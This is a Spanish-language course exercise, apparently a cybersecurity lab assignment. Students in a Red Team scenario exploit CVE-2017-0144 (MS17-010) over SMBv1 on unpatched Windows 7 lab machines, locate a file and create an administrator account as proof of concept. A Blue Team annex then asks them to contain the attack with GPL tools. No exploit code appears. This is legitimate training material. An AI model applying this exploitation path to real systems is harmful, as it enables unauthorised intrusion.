La primera misión del equipo Red Team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en dos de sus equipos de cómputo en la dependencia. La información con la que cuenta usted como experto de ciberseguridad es la siguiente: Los equipos de cómputo de los cuales se sospecha cuentan con Windows 7 X86 y X64, estos equipos tienen un sistema operativo antiguo dado a una aplicación que sólo funciona en dicho S.O. y no pueden ser reemplazados porque la aplicación no está migrada con compatibilidad a otros sistemas operativos. Los equipos de cómputo cuentan con un SMBv1 activo para compartir impresoras y algunos archivos dentro de la red. Al momento de la fuga de información (10 de junio de 2022) los S.O. no se encontraban actualizados, y su última actualización fue el 05 de febrero de 2017 preocupando a la organización, porque pueden estar relacionados al fallo de seguridad con identificador CVE-2017-0144, además los equipos de cómputo no tienen instalada la actualización MS17-010.

Para agilizar el proceso de investigación Hackers Security facilitará los dos escenarios controlados idénticos al de los equipos de cómputo sospechosos y un escenario controlado con un S.O orientado al testeo de seguridad para que realice el trabajo de investigación sin alterar la infraestructura de producción de la organización; usted como parte de un equipo Red Team deben analizar la información suministrada, y seguir los pasos para encontrar si existe un fallo de seguridad a nivel de S.O, validar que vulnerabilidad podría encontrar y posterior a ello buscar el método de explotación por medio de algún framework o exploit. Hackers Security le recuerda que no tienen conocimiento cuál de los dos equipos de cómputo es el que está generando la fuga de información, y mencionan también, que en ocasiones uno de esos dos equipos de cómputo suele mostrar pantalla azul error de Windows de una manera constante. Recuerde que su misión es confirmar y evidenciar las posibles explotaciones paso a paso, el archivo que contiene la información que han estado extrayendo tiene el nombre de "winse20w0.exe", si usted logra acceder al equipo de cómputo de manera intrusiva deberá encontrar el archivo mencionado y tomar pantalla de la información allí

generada, y además validar por qué uno de esos equipos de cómputo suele mostrar pantalla azul error de windows. Si obtiene esta información podremos decir: BIENVENIDO AL RED TEAM HACKERS SECURITY, este mensaje se destruirá en 3, 2, 1, ... kernel panic....

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y primer apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC (Prueba de Concepto) ante los altos directivos.

ANEXO E: **ANEXO 5 – ESCENARIO 4**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos blue team para la contención de ataques informáticos.

Situación problema: Análisis Blue Team

Hackers Security solicita a sus integrantes de Blue-Team contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. La máquina que se debe analizar es la Windows 7 X64 analizada en la actividad anterior. La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico "sistema operativo, red", con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización. Hackers Security le informa que no existe presupuesto para hacer uso de herramientas de pago, por ende, el experto en Ciberseguridad deberá optar por una serie de herramientas mínimo con licencia GPL.